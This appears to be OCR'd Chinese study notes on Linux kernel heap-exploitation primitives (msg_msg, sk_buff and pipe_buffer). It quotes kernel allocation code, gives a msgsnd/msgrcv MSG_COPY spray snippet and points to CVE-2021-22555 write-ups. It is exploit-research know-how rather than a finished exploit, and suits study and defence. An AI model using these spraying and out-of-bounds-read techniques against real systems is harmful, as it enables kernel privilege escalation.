
```
        long m_type;
        size_t m_ts;                /* message text size */
        struct msg_msgseg *next;
        void *security;
        /* the actual message follows immediately */
};

// https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/inclu
struct list_head {
        struct list_head *next, *prev;
};

// https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/ipc/m
struct msg_msgseg {
        struct msg_msgseg *next;
        /* the next part of the message follows immediately */
};
```

- example


```
struct msgbuf
{
    long mtype;
    char mtext[0x1fc8];
} msg;

msg.mtype = 1;
memset(msg.mtext, 'A', sizeof(msg.mtext));

qid = msgget(IPC_PRIVATE, 0666 | IPC_CREAT));
msgsnd(qid, &msg, sizeof(msg.mtext), 0);

// rcv后会调用 free_msg 函数
void *memdump = malloc(0x1fc8);
msgrcv(qid, memdump, 0x1fc8, 1, IPC_NOWAIT | MSG_COPY | MSG_NOERROR);
```

✅ 因为 len 是用户自定义的，因此可以自己分配堆大小

- 完整队列
- 给消息队列（msg_queue）发送消息时，会产生如下的结构



- 最大的大小 默认 `0x1000`



msgsnd

- do_msgsnd () -> load_msg () -> alloc_msg () 创建消息队列

```
1 static struct msg_msg *alloc_msg(size_t len)
2 {
3     struct msg_msg *msg;
4     struct msg_msgseg **pseg;
5     size_t alen;
6
7     alen = min(len, DATALEN_MSG);              // msgsnd 大小
8     msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);  // 不能超过最大大小
9     if (msg == NULL)
```

```
10          return NULL;
11
12      msg->next = NULL;
13      msg->security = NULL;
14
15      len -= alen;                                    // 如果过长，就会继续
16      pseg = &msg->next;
17      while (len > 0) {
18          struct msg_msgseg *seg;
19
20          cond_resched();
21
22          alen = min(len, DATALEN_SEG);
23          seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);
24          if (seg == NULL)
25              goto out_err;
26          *pseg = seg;                                // 单链表串起来
27          seg->next = NULL;
28          pseg = &seg->next;
29          len -= alen;
30      }
31
32      return msg;
33
34  out_err:
35      free_msg(msg);
36      return NULL;
37  }
```

- **拷贝消息**：do_msgsnd () -> load_msg () -> `copy_from_user()` 。将消息从用户空间拷贝到内核空间。

```
1  struct msg_msg *load_msg(const void __user *src, size_t len)
2  {
3      struct msg_msg *msg;
4      struct msg_msgseg *seg;
5      int err = -EFAULT;
6      size_t alen;
7
8      msg = alloc_msg(len);                           // [1]
9      if (msg == NULL)
10         return ERR_PTR(-ENOMEM);
11
```

```
    alen = min(len, DATALEN_MSG);
    if (copy_from_user(msg + 1, src, alen))     // [2] 从用户态拷贝数据，0xfd0字节
        goto out_err;

    for (seg = msg->next; seg != NULL; seg = seg->next) {
        len -= alen;
        src = (char __user *)src + alen;
        alen = min(len, DATALEN_SEG);
        if (copy_from_user(seg + 1, src, alen)) // [3] 剩下的拷贝到其他segment，0x
            goto out_err;
    }

    err = security_msg_msg_alloc(msg);
    if (err)
        goto out_err;

    return msg;

out_err:
    free_msg(msg);
    return ERR_PTR(err);
}
```

msgrcv

- msgrcv() -> ksys_msgrcv() -> do_msgrcv() -> find_msg() & do_msg_fill() & free_msg(). 调用 find_msg（） 来定位正确的消息，将消息从队列中 unlink，再调用 do_msg_fill（） -> store_msg（） 来将内核数据拷贝到用户空间，最后调用 free_msg（） 释放消息
- free_msg

```
// free_msg
void free_msg(struct msg_msg *msg)
{
    struct msg_msgseg *seg;

    security_msg_msg_free(msg);

    seg = msg->next;
    kfree(msg);                     // [1] 释放 msg_msg
    while (seg != NULL) {           // [2] 释放 msg_msgseg
        struct msg_msgseg *tmp = seg->next;
```

```
12
13          cond_resched();
14          kfree(seg);                 // [3]
15          seg = tmp;
16      }
17  }
```

✅ **MSG_COPY**：见 do_msgrcv（） 中，如果用 flag MSG_COPY 来调用 `msgrcv()` （内核编译时需配置 `CONFIG_CHECKPOINT_RESTORE` 选项，默认已配置），就会调用 prepare_copy（） 分配临时消息，并调用 copy_msg（） 将请求的数据拷贝到该临时消息（见 do_msgrcv（） 中）。在将消息拷贝到用户空间之后，原始消息会被保留，不会从队列中 unlink，然后调用 `free_msg()` 删除该临时消息，这对于利用很重要

- 不 free

```
1  void *memdump = malloc(0x1fc8);
2  msgrcv(qid, memdump, 0x1fc8, 1, IPC_NOWAIT | MSG_COPY | MSG_NOERROR);
```

m_ts

- 读取msg_msg + msg_msgseg 内容
- 如果没有next，就会读取比较长的数字


sk_buff

SKB 喷射：采用 `socketpair()` 创建一对无名的、相互连接的套接字，`int socketpair(int domain, int type, int protocol, int sv[2])` ，函数成功则返回 0， **创建好的套接字分别是 sv[0]和 sv[1]**，失败则返回 -1。**可以往 sv[0]中写，从 sv[1]中读；或者从 sv[1]中写，从 sv[0]中读，**相关函数为 `write()` 和 `read()` 。也可以调用 `sendmsg()` 和 `recvmsg()` 来发送和接收数据，用户参数是 `msghdr` 结构。本 exp 是采用 `write()` 和 `read()` 进行堆喷和释放的。

- 类似msg_msg。内核中会先alloc sk_buff struct 在 alloc data buffer

```
static inline struct sk_buff *dev_alloc_skb(unsigned int length)
{
    size = NET_SKB_PAD + length;

    /* 分配skb 结构体的内存*/
    skb = kmem_cache_alloc_node(cache, gfp_mask & ~__GFP_DMA, node);

        /* 将 size 和 L1 Cache Line 长度对其 */
    size = SKB_DATA_ALIGN(size);
        /* size 加上 sizeof(struct skb_shared_info), 并与  L1 Cache Line 长度对其*
    size += SKB_DATA_ALIGN(sizeof(struct skb_shared_info));
        /* 申请 skb 指向的 data buffer 空间 */
    data = kmalloc_reserve(size, gfp_mask, node, &pfmemalloc);
    skb->head = data;
    skb->data = data;
    skb_reset_tail_pointer(skb);
    skb->end = skb->tail + size;
}
```


- sk_buff queue



- 核心

```
struct sk_buff {
        union {
                struct {
                        /* These two members must be first. */
                        struct sk_buff                *next;
                        struct sk_buff                *prev;

                        // ...
        };

        // ...

        /* These elements must be at the end, see alloc_skb() for details.  */
        sk_buff_data_t                tail;
        sk_buff_data_t                end;
        unsigned char                *head,
                                     *data;
        unsigned int                  truesize;
        refcount_t                   users;

#ifdef CONFIG_SKB_EXTENSIONS
        /* only useable after checking ->active_extensions != 0 */
        struct skb_ext                *extensions;
#endif
};
```

- 如下，只有 data 部分可以使用



结构体的分配与释放也是十分简单，**sk_buff 在内核网络协议栈中代表一个「包」，**我们不难想到的是**我们只需要创建一对 socket，在上面发送与接收数据包就能完成 sk_buff 的分配与释放**，最简单的办法便是用 socketpair 系统调用创建一对 socket，之后对其 read & write 便能完成收发包的工作

`sk_buff` 本身不包含任何用户数据，**用户数据单独存放在一个 object 当中，而 sk_buff 中存放指向用户数据的指针**

pipe_buffer

- 用户态创建

```
1 static int do_pipe2(int __user *fildes, int flags);
```

- inode

```
1 /**
2  *        struct pipe_inode_info - a linux kernel pipe
3  *        @mutex: mutex protecting the whole thing
4  *        @rd_wait: reader wait point in case of empty pipe
```

```
 *        @wr_wait: writer wait point in case of full pipe
 *        @head: The point of buffer production
 *        @tail: The point of buffer consumption
 *        @note_loss: The next read() should insert a data-lost message
 *        @max_usage: The maximum number of slots that may be used in the ring
 *        @ring_size: total number of buffers (should be a power of 2)
 *        @nr_accounted: The amount this pipe accounts for in user->pipe_bufs
 *        @tmp_page: cached released page
 *        @readers: number of current readers of this pipe
 *        @writers: number of current writers of this pipe
 *        @files: number of struct file referring this pipe (protected by ->i_lo
 *        @r_counter: reader counter
 *        @w_counter: writer counter
 *        @fasync_readers: reader side fasync
 *        @fasync_writers: writer side fasync
 *        @bufs: the circular array of pipe buffers
 *        @user: the user who created this pipe
 *        @watch_queue: If this pipe is a watch_queue, this is the stuff for tha
 **/
struct pipe_inode_info {
        struct mutex mutex;
        wait_queue_head_t rd_wait, wr_wait;
        unsigned int head;
        unsigned int tail;
        unsigned int max_usage;
        unsigned int ring_size;
#ifdef CONFIG_WATCH_QUEUE
        bool note_loss;
#endif
        unsigned int nr_accounted;
        unsigned int readers;
        unsigned int writers;
        unsigned int files;
        unsigned int r_counter;
        unsigned int w_counter;
        struct page *tmp_page;
        struct fasync_struct *fasync_readers;
        struct fasync_struct *fasync_writers;
        struct pipe_buffer *bufs;
        struct user_struct *user;
#ifdef CONFIG_WATCH_QUEUE
        struct watch_queue *watch_queue;
#endif
};
```

- pipe_buffer

```c
/**
 *        struct pipe_buffer - a linux kernel pipe buffer
 *        @page: the page containing the data for the pipe buffer
 *        @offset: offset of data inside the @page
 *        @len: length of data inside the @page
 *        @ops: operations associated with this buffer. See @pipe_buf_operations
 *        @flags: pipe buffer flags. See above.
 *        @private: private data owned by the ops.
 **/
struct pipe_buffer {
        struct page *page;
        unsigned int offset, len;
        const struct pipe_buf_operations *ops;
        unsigned int flags;
        unsigned long private;
};
```

- ops

```c
struct pipe_buf_operations {.../*
         * When the contents of this pipe buffer has been completely
         * consumed by a reader, ->release() is called.
         */void (*release)(struct pipe_inode_info *, struct pipe_buffer *);...};
```

- alloc pipe_buffer

```c
struct pipe_inode_info *alloc_pipe_info(void)
{
        //...

        pipe->bufs = kcalloc(pipe_bufs, sizeof(struct pipe_buffer),
                             GFP_KERNEL_ACCOUNT);
```

- 当我们创建一个管道时，在内核中会生成数个连续的 `pipe_buffer` 结构体。

改变 pipe_buffer 大小

- pipe_fcntl: 可以指定 pipe_buffer 结构体的大小

```
long pipe_fcntl(struct file *file, unsigned int cmd, unsigned long arg)
{
        struct pipe_inode_info *pipe;
        long ret;

        pipe = get_pipe_info(file, false);
        if (!pipe)
                return -EBADF;

        __pipe_lock(pipe);

        switch (cmd) {
        case F_SETPIPE_SZ:
                ret = pipe_set_size(pipe, arg);
//...

static long pipe_set_size(struct pipe_inode_info *pipe, unsigned long arg)
{
        //...

        ret = pipe_resize_ring(pipe, nr_slots);

//...

int pipe_resize_ring(struct pipe_inode_info *pipe, unsigned int nr_slots)
{
        struct pipe_buffer *bufs;
        unsigned int head, tail, mask, n;

        bufs = kcalloc(nr_slots, sizeof(*bufs),
                       GFP_KERNEL_ACCOUNT | __GFP_NOWARN);
```

参考文章

https://bsauce.github.io/2021/09/23/CVE-2021-22555/

github.com

【CVE.0x07】CVE-2021-22555 漏洞复现及简要分析

CVE-2021-22555: Turning \x00\x00 into 10000$

Linux 内核中利用 msg_msg 结构实现任意地址读写-安全客 - 安全资讯平台